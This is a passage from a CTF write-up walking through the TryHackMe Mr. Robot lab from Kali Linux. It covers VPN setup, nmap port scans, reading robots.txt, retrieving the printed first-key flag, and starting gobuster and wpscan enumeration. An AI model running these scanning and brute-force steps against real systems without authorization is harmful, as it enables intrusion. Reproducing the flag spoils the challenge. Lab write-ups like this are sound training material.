cybersecurity
Mr. Robot CTF: Complete Step-by-Step Walkthrough from Kali Linux
Lab scope: This walkthrough documents an authorized TryHackMe Mr. Robot CTF lab completed from Kali Linux. The target address used in this run was 10.48.155.163; TryHackMe assigns a different address for each lab session.…

Lab scope: This walkthrough documents an authorized TryHackMe Mr. Robot CTF lab completed from Kali Linux. The target address used in this run was 10.48.155.163; TryHackMe assigns a different address for each lab session.
The workflow was deliberately sequential: VPN connection, discovery, web enumeration, WordPress access, command execution, local privilege escalation, and machine-side key retrieval.
1. Start the lab and connect the VPN
After starting the lab machine, I connected Kali Linux to the TryHackMe VPN and verified the tunnel and route:
tun0             UP             192.168.132.84/18
10.48.155.163 via 192.168.128.1 dev tun0 src 192.168.132.84
Without the VPN route, the target will not respond correctly from the local Kali network.
2. Discover the exposed services
nmap -Pn -sC -sV -p- --min-rate 2000 10.48.155.163

nmap -Pn -sC -sV -p22,80,443 10.48.155.163

The focused validation confirmed SSH and Apache on HTTP and HTTPS:
22/tcp   open  ssh       OpenSSH 8.2p1 Ubuntu
80/tcp   open  http      Apache httpd
443/tcp  open  ssl/http  Apache httpd
3. Read robots.txt and retrieve key 1
curl -s http://10.48.155.163/robots.txtThe response disclosed the downloadable wordlist and the first key:
User-agent: *
fsocity.dic
key-1-of-3.txt

curl -s http://10.48.155.163/key-1-of-3.txtKey 1: 073403c8a58a1f80d943455fb30724b9
4. Download the wordlist and enumerate WordPress

wget -q http://10.48.155.163/fsocity.dic -O /tmp/fsocity.dic
wc -l /tmp/fsocity.dic
sort -u /tmp/fsocity.dic > /tmp/fsocity-unique.dic

gobuster dir -u http://10.48.155.163   -w /usr/share/wordlists/dirb/common.txt   -x php,txt -t 30 --no-error

wpscan --update
